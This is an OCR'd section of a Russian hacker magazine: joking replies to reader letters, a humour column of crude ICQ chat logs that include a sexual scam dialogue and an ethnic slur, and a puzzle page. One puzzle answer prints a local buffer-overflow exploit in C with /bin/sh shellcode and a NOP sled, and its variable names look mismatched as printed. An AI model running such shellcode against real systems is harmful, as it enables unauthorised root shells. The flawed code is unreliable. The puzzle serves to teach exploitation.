С детства я был Арчи. Ну если быть точным, то я был Арчибальдом даже. Погоняло мне такое дал пацан, который был меня старше и сильнее. Сначала я злился, мне не нравилось, что я какой-то там Арчибальд. Поэтому мы с другом навешали люлей этому парню. Но было поздно - ник "Арчи" закрепился за мной на долгие годы. Класса с пятого мне это начало даже нравиться: все были "Жирными", "Лысыми" и прочими зверями, а я был "Арчи". Когда меня подключили к локалке, имя моего компа, разумеется, было Archee ;). Я был еще полным ламоботом и залил в расшаренную папку соседа кучу порнографии. После чего, чтобы не пропалиться, сменил имя своей машины на первое, что пришло в голову, - "МотоР" ;). И стал я Мотором с тех пор (но только в сети, друзья меня все равно называют Арчи). Мотором я пробыл не очень долго, так как ник этот какой-то несмешной. А я люблю смешные слова и решил стать Мурзилкой ;). Мурзилка был прикольный ник, но меня постоянно путали с бабой и клеились в привате. В конце концов, меня это порядком подзадолбало, и я уселся думать смешной мужской ник. Слово "бублик" мне показалось достаточно стебным, и я решил на нем остановиться. Но, чтобы не быть банальным, написание я придумал самое оригинальное. Второго такого "b00b1ik'a" в интернете нет ;).

mindw0rk



Mindw0rk - далеко не первый мой ник. Во времена спектрума (1994-1996 гг.) я подписывался Goldstar company, хотя компания моя состояла из одного меня и занималась в основном прохождением разных частей Dizzy. Затем я стал Centaur, но от этого недоразумения пришлось избавиться, так как некоторые перцы стали обзывать меня "парнокопытным" :). Последним спековским ником был Centurion, ибо звучало, согласитесь, круто. С появлением PC в 96 году я взял ник Paincauser, так как тогда неплохо пулял в Дюка Нюкема и причинял, стало быть, врагам страшную боль :). Mindw0rk появился в тот день, когда я впервые решил подключиться к интернету. Мы с двумя корешами тогда пришли в местную контору "Укртелеком", которая единственная давала доступ в сеть. Нужно было срочно выбрать логин, но Paincauser не помещался в 8-значную графу. И тогда Андрюха, мой лучший друг, который подписывался двумя никами: Slater и Mindwork, обронил роковую фразу: "Бери один из моих. Дарю, брат!". Так я стал Mindwork'ом. Ник мне полюбился и стал практически родным. А учитывая то, что мой мозг (mind) неустанно работает (work) 24 часа в сутки, он как под меня писан. mindw0rk'ом я проходил все свое бытие в Фидо, потом так подписывался в инете на форумах (правда без нолика, это уже потом я выпендрился). Сейчас бренд уже неслабо раскручен и по сути является гарантом качества. Такие дела, сынок.

■ symbiosis vs. b00b1ik (magazine@real.xakep.ru)



ПИСЬМО: ОТ: inbox [mailto: corban@inbox.ru]

Здравствуйте, дяденьки Хакеры.
Взял у папы почитать майский номер, там лежала картинка с планом эрогенных зон клавы. Мне очень понравились маленькие человечки и машинки. Я решил посмотреть на них вживую, особенно под кнопкой CAPS LOCK. Разобрал папину клавиатуру, но ничего там не нашел. Спросил у папы, может у нас была старая модель, в которой нет человечков? Он отправил меня ко всем хакерам сразу. Пожалуйста, расскажите, в какой модели есть эти человечки и машинки?
--
С уважением,
Вася Мазур mailto:corban@inbox.ru

Ответ X:

Здарова, Василий!
Ты такой Мазур, что прямо кости ломит от счастья! Не, ну я тебе правду базарю, поверь мне на слово!
Короче, у тебя фигня, а не кибордј! Я тебе базарю, на фиг! Такие человечки, как на плакате - это, короче, только у нас были. Мы первыми их заметили. Потому что гидропоника (с)! А еще там машинки всякие - это вообще атас! А еще, когда пару напасов химии пыхнешь - совсем хреново становится! Там не только машинки, там даже Кинг-Конги появляются в клавах! Главное еще при этом мушрумов слушать!
А вообще, ты, Васек, мне очень понравился. Не потому что ты такой наивный, а потому что у тебя батяня покупает наш журнал. Это значит, что при случае есть с кем потусить на хате, не палясь предков. Ну, все, Васька, кончать писаю. Передавай привет человечкам из клавы, арривидерчи!

ПИСЬМО: ОТ: Wowchik [mailto: Mail_For_Wowchik@mail.ru]

Я тут недавно зашел на ваш форум, и случайно увидел надпись:
"зареганных пользователей три с чем-то тысячи" (и я в том числе ^_^).
И это при том, что тираж Хакера - 75 000. Внимание, вопрос: либо остальные 72 тысячи читателей покупают Хакер для понта, при этом наивно вбивая "порно" в Яндексе, вместо того, чтобы пользоваться форумами Хакера, либо не имеют доступа к инету (нафига тогда покупать журнал, посвященный сетевому хакингу)? Вперед,][, отвечайте мне.

Ответ X:

Куку, ВАУчик!
Как твои дела? Видел тебя на форуме Хакера! Ты - супер! Это еще раз доказывает, что ты покупаешь журнал не ради понтов и вбивания в Яндексе "порно" (ты это вбиваешь в Гугле, потому что ты знаешь о нем из нашего журнала)! Ты - настоящий хакер, имеющий доступ к интернету и пользующийся услугами настоящего хакерского форума! А на те 72 тысячи читателей нам с тобой по фигу, потому что они не пользуются услугами нашего настоящего хакерского форума, многое при этом теряя! А может, у них просто нет выхода в инет и они хакают все в реале, начитавшись нашего журнала? А что? Практика показывает, что даже медики (Лозовский, привет), почитав статьи в Хакере, начинают взламывать живые организмы, поддаваясь хакерской логике!
][a-][a-][a!

ПИСЬМО: ОТ: Stuff [mailto: myei@rambler.ru]

Сабж!!! Я вот тут решил купить ваш новый номер (ну типа устал на компе читать). Так, что вы думаете, я его не смог найти в радиусе в 800 метров от места работы (м. Войковское)! Самое странное, когда я спрашивал у работников киосков, они начинали смотреть на меня пристальным взглядом, и рука инстинктивно тянулась к телефону чтобы набрать номер 02. Но вовремя приходили в себя и говорили, что нет. Так что с реализацией у вас проблемы. Сабж??? У вас как, мне кажется, не совсем правильная политика (нет у меня не поствыборный синдром). Вы как доносите знания до ваших читателей??? Пример: "Вот мальчик купи АК-47 и мочи всех налево и направо, а как купить читай в нашем номере". Не знаю, но мне кажется, надо давать знания в контексте правильного воспитания. (И не надо говорить, что этим школы занимаются и ВУЗы, не фига они этим не занимаются). Надеюсь, вы извлечете из письма все то, что я вам хотел сказать. И еще чисто ламаковская просьба. Сделайте рубрику для таких, как я, и мне подобных - "Типа первые шаги" (ну, для ламаков). Не сразу же во все въедешь. Так что примите к сведенью.
С уважением и пожеланием чистого канала, Я любимый.
P.S. Камни просьба не кидать, а если найдете минутку, то можно и ответить.

Ответ X:

Сабж посмотрели!!! Потом прочитали твое письмо и снова задумались над сабжем. Думаем до сих пор, спасибо за задачку. Наверное, поставим ее в X-Puzzle следующего номера. А Симбиозис даже послал вопрос в телепередачу "ЧТО? ГДЕ? КОГДА?". Ты говоришь, что у нас реализация журнала хромает? Задумайся, амиго, а может все-таки все ок? Раз ты даже найти журнал не можешь - раскупают.
Что касается радиусов... Геометрию в школе я прогуливал, но знакомые дядьки подсказали попробовать поискать журнал в диаметре своей станции метро - говорят, помогает. Ну а рубрика "Типа первые шаги" обязательно будет. Мы уже договорились обо всем с Куттером. Так что в августовском номере жди статьи "Чисто как заслать трояна", "Типа как порутать шелл" и новый FAQ для новичков "ЧЗНВ" - "Че за нах, в натуре?".
P.S. Извини, камней не было, метнули топор. Что хрипишь, не поймал?



ПИСЬМО: ОТ: Osiris [mailto: hell-cat@rambler.ru]

Здравствуйте!
Я не покупаю ваш журнал уже с января (последний, купленный мною номер, был датирован декабрем 2003-го года). Причина банальна: вы... деградировали! И причем чем дальше, тем с большей скоростью. Вы стали скучны (весь юмор и искрометность, делающая вас ранее уникальными, куда-то пропала). Вы выкинули много интересных рубрик. Ваш журнал стал... как все другие издания подобного рода: все изложено сухо, скучно и на определенные темы.
На днях пролистнул последний журнал (в переходе метрополитена), который мне дала посмотреть продавщица. Да-амс, я до сих пор не жалею, что перестал вас читать - вы стали еще хуже :-(((((. С другой стороны, появилась экономия: если ваш журнал я покупал за 85 рублей (без диска, дешевле нигде не нашел), то... прикидываем: 85x6 (полгода я не трачу по 85 рублей на вашу... кхе-кхе... продукцию), получается 510 рублей. Хм-м-м, неплохая такая сумма за полгода выходит! Адью.

Смертоносец.

Ответ X:

Здарова, Смертоносец!
Пишут тебе деградировавшие работники печатного слова из редакции твоего экс-любимого журнала!
К слову сказать, мы не в курсе, куда делась вся искрометность и юмор, наверное, испарились с твоим отлучением от нашего журнала :(. Знаешь, Смертоносец, предлагаю тебе отдавать вырученные деньги, которые ты экономишь на нашем журнале, нам. На эти пятьсот рублей мы будем закупаться боксом каннабиса, веселиться и создавать искрометные статьи-шедевры. За это мы тебя будем спонсировать свежими номерами журнала, и все будут в выигрыше. Подумай над нашим предложением! Хотя как ты подумаешь? Ты же не читаешь журнал и не увидишь этого послания, обидно :(.
Salute!
Жизнетворец.



ПИСЬМО: ОТ: От pochtachs [mailto: pochtachs@pochta.ru]

Здравствуйте, ребята!
Спасибо вам за хороший и интересный журнал. Нам с мужем уже за 40, но мы с удовольствием его читаем. К сожалению, из-за отсутствия времени приходится читать только самое нужное и интересное. В №5 читаю: "в этом номере тебя ждет как обычно CD". Ни разу не получали. Его получают по спец подписке? Или это проделки нашей почты?
Ирина

Ответ Х:

Обалдеть! Нас читают семьями те, кому за 40! Честно говоря, я просто в шоке. Узнав такую новость, я заканчиваю стебаться в письмах, буду агитировать всех переходить на новый качественный уровень. Пора становиться серьезнее и взрослее, чтобы не стыдно было в глаза таким читателям смотреть! Для начала совершенно серьезно отвечу на письмо. Диски к журналу прилагаются уже давным-давно, и, насколько я знаю (а раз я знаю, так и есть на самом деле :)), диски должны приходить вместе с журналами. При условии, конечно, что подписка с дисками оформлена. Вот такие пироги. А как у вас с мужем дела обстоят, я не могу сказать - может почта лукавит, а может, и нет.

ПИСЬМО: ОТ: Style [mailto: real-x-Style@xaker.ru]

Привет!
У меня к тебе такой вопрос. Я слышал, что сейчас журнал "Хакер" выпускается с двумя дисками. Это правда? И еще. Сколько страниц в журнале и как часто он выходит?
Спасибо за потраченное время на чтение этого письма!

Ответ Х:

Здарова, [x] Style!
До нас тоже дошли слухи, что журнал сейчас комплектуется двумя компашками! Мы вообще не прочухали тему и решили поинтересоваться у нашего издателя Синтеза, сколько страниц в журнале. Мы были сильно удивлены, узнав, что в журнале уже целых 160 страниц!!! А еще Синтез нам рассказал, что журнал пять лет назад стал ежемесячным изданием, и что нам следует поторопиться с работой, потому что мы привыкли работать в полугодовалом темпе :(. Так вот, к чему я все это... А! Вспомнил! Икс Стайл, желаю тебе счастья, здоровья и успехов в учебе! Целуем в задний проход, всегда твои Симбиозис и Бублик!

ПИСЬМО: ОТ: lord Kelvin [mailto: lord-Kelvin@narod.ru]


Вопрос по поводу интересного секса... =)
Здравствуй,][!
Пишу тебе не просто так, а по делу. Ситуация вкратце: мы (я и моя девушка =)) встречаемся достаточно долго и регулярно (когда дома никого нет =)). Достаточно для того, чтобы исчерпать нашу фантазию на тему этих самых встреч (а-ля секс в душе, на полу, на большинстве плоских предметов мебели, с использованием мороженного (она добавляет еще и вишни =)). И... Все и сейчас прикольно, но, как сказать, изюминки не хватает.][, посоветуй! Что еще можно сделать, этакого? (Типа, "покажи, что у тебя есть на винте..." - мне не нужно предлагать. =))
Вот. За сим прощаюсь.

Faithfully yours,
lord Kelvin.
P.S. & miss Kelvin too.

Ответ Х:

Вот это я понимаю - жизненный вопрос, а то все компы, взломы, рассказы о жестком сексе с компом при установке новой версии БЗДы... Как роботы пишут, в самом деле. Итак, начнем ответ на этот животрепещущий вопрос. Для начала хочу порадоваться за тебя и твою подружку, что вы такие любвеобильные, находчивые и ищущие новых ощущений. Но, ясное дело, фантазия иссякнуть у каждого может, особенно если встречи ваши происходят достаточно часто, тогда уже придумать что-то новое становится сложнее. Итак, вперед за изюминкой, раз вам ее не хватает. Купить изюм можно на любом продуктовом рынке. Рублей 50 за кило. Уверен, что такого количества изюминок вам хватит на долгое время. Далее, если сухофруктный секс вас достанет, используйте темы с переодеваниями. Как я вижу, ты у нас лорд, так вот юзай это! Наряди партнершу в потомственные наряды, и устройте театрализованное представление - эффект гарантирован!
Думаю, для начала тебе идей хватит, а потом пиши нам снова, мы придумаем что-нибудь еще. А тему секса с использованием всяких компьютерных девайсов лучше оставь. Все это железное, холодное и не нежное, да и током может шарахнуть, так что о сексе на всю жизнь забудешь - достаточно только посмотреть на ребят из нашей тестовой лаборатории :).

Faithfully yours,
symbiosis.
P.S. & miss b00b1ik too

b00b1ik (b00b1ik@real.xakep.ru)


ХУМОР

Диалоги о животных

И не только о животных

Ничего не могу с собой поделать – обожаю глумиться над людьми. Да у меня даже ник смешной. Причем при общении через глобальную компьютерную сеть Интернет это выражается особенно ярко. Ежедневно в моей асе происходят диалоги, которые без улыбки читать нельзя ни в коем случае (я не констатирую факт, я приказываю не читать мои логи без улыбки ;)). А еще я с детства люблю писать стихи. Не всегда получается вдохнуть в них чуточку смысла, рифма обычно ограничивается "тушенкой-мошонкой", но все же. Однако стихи я не расскажу – засмеете. Поэтому сегодня в разделе Хумор я хочу представить твоему вниманию свое лог-творчество.

РАЗВОДЫ

Взбрело мне как-то в голову поискать в асе ники "][акер" и пообщаться со своими читателями. Как ни странно, таких ников оказалось предостаточно, так что общения мне хватило по полной программе. Только вот под одним таким ником скрывался явно какой-то нарик. Причем ширнулся он относительно недавно, судя по разговору :). Для удобства я буду "Б", а собеседник будет "Х".

Б: А чего это у тебя такой ник-то? =)

Х: А что, интересно стало, да?][акер = хакер! Теперь понятно?

Б: Почему ты так решил написать свой ник? :)

Х: Потому что этот ник так просто не пишется! Без повода я бы не написал!

Б: Ты журнал «Хакер» читаешь?

Х: Да, читаю, но я сам один из них! Понятно?

Б: Из кого "из них"?

Х: Один из Хакеров я, вот! Хочешь, вирусик подарю?

Б: Из каких? Блек-хетов? Вайт-хетов? Или, может, ты из самого журнала?

Х: Нет!

Б: Что нет?

Х: Я - мастер-одиночка!

Б: О, круто! Научи меня быть мастером-одиночкой!

Х:][а ! Тебе надо многое еще понять! Ну как, ты хорошо соображаешь в компьютерных технологиях?

Б: Например? Скуль-инжекшн? Я уже знаю. Или, может, крос-сайт-скриптинг нападения? Тоже легко!

Х: Ну так вот, деточка, тебе все равно то, что я и многие другие творят в компьютерных прогах и сетях!

Б: Что значит все равно? Мне не все равно!

Х: Не должны раскрывать свои секреты, так что я сразу говорю, что не буду делать какую-либо услугу или чему-то учить! Просто секреты всегда при том, кто ими владеет!

Б: Давай кто кого похакает?

Х: Ну давай!

Б: Ок, хакай меня!

Х: И что ты предлагаешь!

Х: Слышь, давай чуть позже, ок?

Б: Ну для начала, узнай мой IP, что ли.

Б: Я вот, например, уже узнал твой айпишник: 213.141.235.58.

Х: Сейчас, погодь, напишу!

Б: 192.168.64.9. А это твой айпи в локалке? Блин, сорри, я тебя уже похакал. А зачем тебе порнушка на компе?

Х: У меня порнухи не существует! Я этим не занимаюсь!

Б: Ну что ты меня обманываешь-то? Я же вижу! Я сейчас на твоем компе сижу!

Х: Нет!

Б: Кстати, я вот онанирую, а ты нет?

Х: Я не из ряда онанистов!

Б: Ну ок, тогда я стираю твою порнуху?

Х: Ха! Так ты что, про фотки что ли? Да, там архивчик есть небольшой!

Б: Стирать или нет?

Х: Не бери, б$@, меня на понт!

Б: Не беру, б$@, тебя на понт!

Х:][а!

Вот. А потом он перестал со мной общаться и ушел в инвизибл. Не знаю, чем это вызвано. Может быть, он испугался за целостность своих веселых картинок, а может, просто занят был.

А следующий диалог произошел, когда ко мне постучался какой-то тип и попросил себя добавить:

Х: Привет! Добавь :).

Б: Привет. :) Я тебя в группу «Телки» добавил, ок?

Х: За что? А у тебя еще какие группы есть?

Б: Есть группы «Асечка», «Институт», «Леваки», «Радио».

Б: «Локалка» еще есть группа.

Х: Ну ладно, добавляй в телок.

А вот этот диалог дольно забавным получился не из-за того, что я хотел поглумиться. Я просто был занят в тот момент и отвечал машинально. когда позже прочел еще раз, понял, какую кору я отмочил:

Х: Мне надо задать пару вопросов... Ну если не возражаете, тогда напишите мне, во сколько мне надо быть в инете, чтобы мы смогли обсудить дело, OK?

Б: Задавай пару вопросов.

Х: Мне надо сделать сайт. Где мне можно его сделать?

Б: На компе, отвечаю.

Х: На каком компе?

Б: На любом, отвечаю.

Б: Два вопроса исчерпаны, до свидания.

Когда я написал статью про WebMoney и выложил ее на нескольких ресурсах в Сети, ко мне стало ломиться большое количество людей с вопросами. Вот один забавный лог из той оперы:

Х: WM-карты - это виртуальные карты или реальные? Sorry, если глупый вопрос.

Б: Реальные. Такие же, как и интернет-карты.

Х: Так, получается, их сначала надо купить?

Б: Конечно, а как же еще? :)

Х: Мне надо перевести счет на wmz-карту. "Wmz-карты имеют различные номиналы: 10, 20, 50 и 100 у.е." Так какую надо покупать? Типа любую? На сколько денег хватит? А потом с инета бабки скидывать на нее до бесконечности? Пока кардеры не стырят! :)

Х: Так, понимаю? То есть разницы, какую покупать, нет?

Б: Нет, не так. Ты покупаешь карту в метро. ВМ-карту. Например, за 320 р. Карта 10-тидолларовая. То есть ты можешь один раз с нее пополнить свой кошелек на 10 вмз.

Х: Смотри: то есть могу пополнять по 10 только? "То есть ты можешь один раз с нее пополнить свой кошелек на 10 вмз" - как, вообще 1 раз? (Извини, просто никогда картами не пользовался)

Б: 1 раз с 1 карты. Хочешь еще 10 долларов - еще одну карту купи.

Х: Вот хрень какая-то с этими картами... Получается, покупая 10$ карту, можно положить тока 10$. А чтоб еще положить, надо опять купить карту! Так если покупаешь карту за 50$, то можно только до 50$ и менее, один раз класть??? Или сколько хочешь? Хоть по 5$ каждый день, но до 50$.

Б: Нет, тоже единоразово 50 баксов снимается на твой кошелек с карты.

Х: А если 49$, можно? Все. Последний вопрос по профессии. Когда покупаешь карту за 10, то там уже есть 10 баксов? Просто добиваешь до 20. И конец.

Б: Ты чего выкурил сегодня?

Х: Ганжубас.

Б: А я думал, это с гашика так прет.

Еще мне виртуально делали минет. Доказательства далее:

Х: Привет!

Б: Привет!

Х: Меня Хинт к вам направил.

Б: По какому поводу?

Х: По миньтику. Желаете?

Б: Миньтику?

Х: Миньетику.

Б: Ты сосешь, что ли?

Х: Желаете насладиться?

Б: Ты умеешь делать глубокий минет?

Х: До яиц беру.

Б: А от яиц даешь?

Х: Даю, предоплата 5 вмз!

Б: Ты же с Украины, как ты мне сосать собралОсь?

Х: Хлебом-солью угощу.

Б: Зачем мне хлеб-соль?

Х: Не надо? Тогда приступить мне желаете?

Б: О, да, давай приступай!

Б: Тока по яйца бери, не в падляк!

Х: Только я предоплату хочу, 5 вмз!

Б: А я предотсос желаю - пару заглотов.

Х: Z362215879832 - жду оплату, Бублик мой!

Б: Соси давай. Я не кидаю на отсосах.

Х: Меня кидали...

Б: Меня тоже :(((.

Х: Если кинешь...

Б: Ты пососешь, и я не кину.

Х: Хорошо. Располагайся. Я расстегиваю твою ширинку... ммм...

Б: Не, у меня на трусах нет ширинки.

Х: Я чувствую могучую, упругую силу твоего бычка!!!

Б: У меня, вообще-то, игуана.

Х: Хорошо... Твоя игуана... Такая зверски напряженная!

Б: Не, она еще вялая, надо лизнуть.

Х: И вот я уже вижу твоего богатыря...

Б: Ты его уже давно видишь, что брезгуешь? Соси давай уже!

Х: Ммм... Мошонка... Какая она сладкая...

Б: Сладкая? Я что, на нее опять мед пролил?

Х: Я медленно беру мошонку в рот.

Б: Бери быстро!

Х: Яички горячие... Я их медленно перебираю язычком! Теперь настала очередь богатыря, мои губки слегка касаются головки... ммм...

Б: Все, я кончил, спасибо.

Б: mne pora!

Х: А деньги? Z362215879832 - переводи, мой казачок, или ты кидала!!!

Б: Я кидала :(((.

Х: Ну вот... заплати хоть 5вмз

Б: Не, заведи себе сутенера.

Х: Ты жид.

Б: Да, я жид :(((

Х: Жидяра! Бублик... Прошу тебя... Будь добрым! Прошу тебя, хоть 5 вмз заплати!

Х: Бубл!

Х: Бублик!!!

Х: Прошу тебя!!!

Х: Хоть 5 вмз!!!

Вообще, я злой и нехороший:

Х: А я права потому покупаю, что времени нету - у меня работа :).

Б: Что за работа-то?

Х: Да так, секрет, потом, может, скажу :). Нелегальная :).

Б: Ага, наркобарон еще скажи.

Х: Короче, я компы делаю :). И еще кое-что :).

Б: Что ты с ними делаешь-то?

Х: Я, типа, мастер по железу... И не более...

Б: Мастер по железу, шаришь в нем хорошо?

Х: Ну короче, установка винды и т.п. Неплохо :).

Б: Во, мне как раз надо узнать: винт на 5200 оборотов на сколько пиновый шлейф можно подвесить?

Х: В смысле... Пинговый...

Б: Пиновый, а не пинговый.

Х: Ну да... В смысле, там 66 или 100? Ты про это?

Б: Нет, я про жильность шлейфов.

Х: Ну я понял :). На 100 вешай :). Хотя лучше хард 7200 rmh!

Б: Дык 100-жильных не бывает.

Х: Ну я там не считал, сколько там жил :).

...

Б: Ну так как ты нелегалом-то с компами занимаешься, ты же не петришь ни хрена в компах?

Х: Я просто не понимаю, что тебе надо толком :).

Б: Ну хз, я говорю обычным профессиональным языком, а ты буксуешь от этого.

Х: Мля! Многие по-разному выражаются просто :). Понимаешь? Ты знаешь, что такое камень, например?

Б: Что это? Гранит?

Х: Нет, процессор :).

Б: А-а-а, вот оно что.

...

Х: Новый бери 3000 пень:).

Б: Дык пень дорогой же вроде. Атлон-то круче, вроде как, в этом плане.

Х: Там просто скорость на шине больше, а лагов тоже больше :).

Б: Шина - это типа как у машины на колесах?

Б: Ну так что, ты реально, что ли, профи в компах?

Х: Да нет :). Я так, самоучка, ну что лучше:). Могу еще сказать:).

Х: А у тебя сейчас что стоит? :)

Б: Только пенис. Или ты не про это?

Х: Про системку :). Ну какая у тебя мать, проц, видюха? :)

Б: А что такое мать?

Х: Мля, ну туда пипки пихать что ли надо :).

Б: Какие, нах, пипки?

Х: Ну там звук, видео. МОДЕМ, наконец :).

Б: Хрена себе. Круто! Слушай, ты офигенно продвинутый, как я погляжу. Тут, короче, сейчас появился у нас новый журнал «Хакер Железо». Не имеешь желания поработать легально, писать статьи туда? Я могу тебе это устроить, у меня там есть знакомые, они тоже хорошо разбираются в этом.

Х: Давай, я с удовольствием.

Б: Ты умеешь писать статьи нормально? Ну там, чтобы не пипки говорить, а звук, видео. МОДЕМ, наконец.

Х: Ну я понял. Вот бы мне только клавиатуру нормальную, у меня просто, как у ламера, за 100 р. клавиатура пока что стоит.

Б: Сейчас, погоди, я схожу позвоню. Завтра, может, в редакцию поедешь, им нужны умы.

...

Б: Не, ну короче, они согласны. В общем, завтра во сколько в редакцию сможешь подрулить? Я тебе сейчас адрес дам.

Х: Да мне как-то все равно, хоть в 7 утра могу.

Б: Ну в 7 утра там, короче, еще никого не будет. <дал адрес> В общем, завтра к 11 подруливай в редакцию. В домофон скажешь, что ты по поводу того, чтобы вести рубрику в журнале про камни и мамки. Там поймут и скажут, куда дальше идти.

Б: Я туда приеду часам к 12. Ты еще будешь, наверное, там, потому что тебе покажут твой кабинет, все расскажут и т.д.

Ты приедешь сам и будешь осваиваться в редакции. Там твой стол, твой комп, что тебе надо делать в рубрике про мамки и камни и т.д. Ну короче, стандартная ботва.

...

(На следующий день)

Б: Ну и что ты сегодня не приехал?

Х: Приехал! Я там на улице стоял где-то час :). Охранник такой, по типу, жди :). Ну что, тогда мне завтра подъехать, что ли? Я, короче, с маньяком приеду тогда, ок? Мне просто лень ехать одному :).

Б: А нах там маньяк?

Х: Ну может, его тоже возьмут?

Б: А, ну давай, его, короче, тоже возьмут.

Х: А сколько там платят?

Б: 500$ в месяц.

Х: Ага, а откуда темы брать, из головы? Или там инет есть?

Б: Там инет тоже есть немного.

Х: Может, мне сразу к кому-нибудь подойти? Потому что мне сказал охранник, что там со мной будет разговаривать какой-то толстый и рыжий вроде... // про кого это он? ;)

...

(На следующий день)

Х: бл@#$%!!! Ты просто не поверишь мне! Я приехал, значит, и меня просто на @#$ посылают! И, значит, еду обратно - тормозят меня менты! И, короче, чуть не забрали меня в армию, бл@#$%!

НА ПРОЩАНИЕ

Вот так, амиго! Я не провожу бездарно время в интернете, я заряжаюсь энергией смеха и позитива, чего и тебе желаю! Кстати, предоплату за свой хумор я принимаю сюда: Z567422402967 ;).




Иван Скляров (Sklyarov@real.xakep.ru, www.sklyaroff.ru)

X-PUZZLE

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ПЕРВЫЙ ПАЗЛ "ЗАМОРОЧКА ДЛЯ КОДОКОПАТЕЛЯ"

Это задание для настоящих профи :). На рисунке ты видишь com-программу (113 байт), которая после своего запуска просит ввести пароль. В случае правильно введенного пароля она выдает "OK!", а в случае неверного пароля выводит "WRONG!". На этот раз не нужно исправлять в программе никакие байты или биты. Твоя задача просто определить верный пароль. Как ты это будешь делать (дизассемблировать, брутфорсить...), не суть важно, но узнать, конечно, интересно ;). Чтобы тебе не набивать код вручную с рисунка, я выложил эту программу для скачивания на сайте http://xpuzzle.narod.ru/password.com. Удачи тебе, кодокопатель! ;)



1 приз



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

Меня реально порадовало, сколько читателей откликнулось на то, чтобы помочь маленькому засранцу написать локальный сплоит. Было много интересных и отличающихся друг от друга решений, так что приоритет одному из них отдать было непросто. Но по совокупности с другими решенными пазлами первый приз достается человеку под ником bofh (bofh@lowlevel.ru). Особые поздравления!

2 приз



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Часто в свои пазлы я закладываю "пасхальные яйца", о которых обычно умалчиваю, но которые, судя по письмам, доставляют немало удовольствиям тем, кто их случайно обнаруживает. Так, например, в первом пазле прошлого номера программа помимо указанных фраз могла выдать также следующее: "I love you Bill!", "I hate Windows!" и пр. Сообщай мне о найденных яйцах в моих пазлах ;).
А второй приз уходит к 029ah (029ah@mail.ru)!

По многочисленным просьбам от жителей дальних регионов, условия пазлов теперь будут выкладываться в конце каждого месяца на моем сайте www.sklyaroff.ru одновременно с появлением журнала в продаже. Веселись, житель Владивостока, теперь ты имеешь равные шансы по времени с тем, кто живет в Москве!

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТ НА ПАЗЛ №1 "I love Windows!"

Необходимо исправить 44 байт (48h) на значение 1Bh, т.е. заменить команду "mov bx, offset Mess3" на "mov bx, offset Message". Ниже показана изначальная com-программа на ассемблере (MASM). Обращаю внимание, что многие элементы в программе введены с единственной целью - запутать анализ ;).

```
CSEG segment
org 100h
Start:          jmp Go

                Mess1 db 2h, 6Bh, 27h,
24h, 3Dh, 2Eh, 6Bh
Go:
                db 2h, 6Bh, 23h, 2Ah,
3Fh, 2Eh, 6Bh
                xor bx, bx
                mov bx,offset Mess1
                mov cx,7
                call Changer

Message:
                db 7, 34, 37, 62, 51, 106,
107, 107, 107
                mov ax, 1
                add dx, 10
                mov bx, offset Mess3; эту
строку нужно исправить
                mov cx, 9
                call Changer
                int 20h

Changer proc
Hi:             mov al, [bx]
                mov dl,al
                xor al, 7
                imul al
                mov ah,2
                xor dl, 75
                int 21h
                inc bx
                loop Hi
                ret
Changer endp

                Mess3 db 1Ch, 22h, 25h,
2Fh, 24h, 3Ch, 38h, 6Ah, 6Bh
                Mess4 db 32h, 24h, 3Eh,
6Bh, 9h, 22h, 27h, 27h, 6Ah
                Mess5 db "!xuniL"

CSEG ends
end Start
```

■ ОТВЕТ НА ПАЗЛ №2 "Чудесный эксплойт"

Далее приведен один из возможных вариантов эксплойта (идея принадлежит CrZ).

```
#include <stdio.h>

char shellcode[]=
"\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
"/bin/sh";

long get_sp() {
__asm__("movl %esp,%eax");
}

int main() {

 int i;
 char buf[500];
 char *egg, *ap;
 char *arg[3], *env[2];

 ap=buf;
 egg=(char *)malloc(1000);
 sprintf(egg, "EGG=");
 memset(egg + 4, 0x90, 1000-1-strlen(shell-
code));
  sprintf(egg + 1000-1-strlen(shellcode),
"%s", shellcode);

 memset(buf, 0, sizeof(buf));

 for(i=0;i<=500;i+=4)
 *(long *)(ap+i)=get_sp()+1000;

 av[0] = "./hole";
 av[1] = buf;
 av[2] = 0;
 ev[0] = egg;
 ev[1] = 0;
 execve(*arg, arg, env);

 return 0;
}
```

■ ОТВЕТ НА ПАЗЛ №3 "Вопросы на засыпку"

❶. Цифрами 7350 записано название хакерской команды TESO, которой принадлежат копирайты на эксплойты.
❷. Каждая группа одинаковых символов дает в сумме число, означающее порядковое место буквы в латинском алфавите. Например, двенадцать первых знаков вопроса указывают на двенадцатое место в латинском алфавите - это буква "L". Знак "плюс" в единичном экземпляре показывает первое место в латинском алфавите - это буква "A". Продолжая дальше разбор по аналогии, мы получим слово LAMER. Понятно, что вид символа в зашифрованном сообщении не играет абсолютно никакой роли, имеет значение только количество одинаковых символов.
❸. Лишней является команда pwd, т.к. для остальных команд есть аналоги с теми же названиями в Windows.
❹. Задача сводится к задаче о перестановках, когда нужно расположить в ряд всеми возможными способами n предметов. Т.е. нужно найти факториал n. Значит, всего будет 8!=40320 расстановок.

3 приз





Годовая подписка на журнал Хакер

Что касается отдельного конкурса "Кто меньше?", который тенью проходит на страницах X-Puzzle (подробности смотри в январском][), то человек по имени Андрей Соколов (as@dsec.ru) прислал еще один вариант для языка Васик:

1 LIST

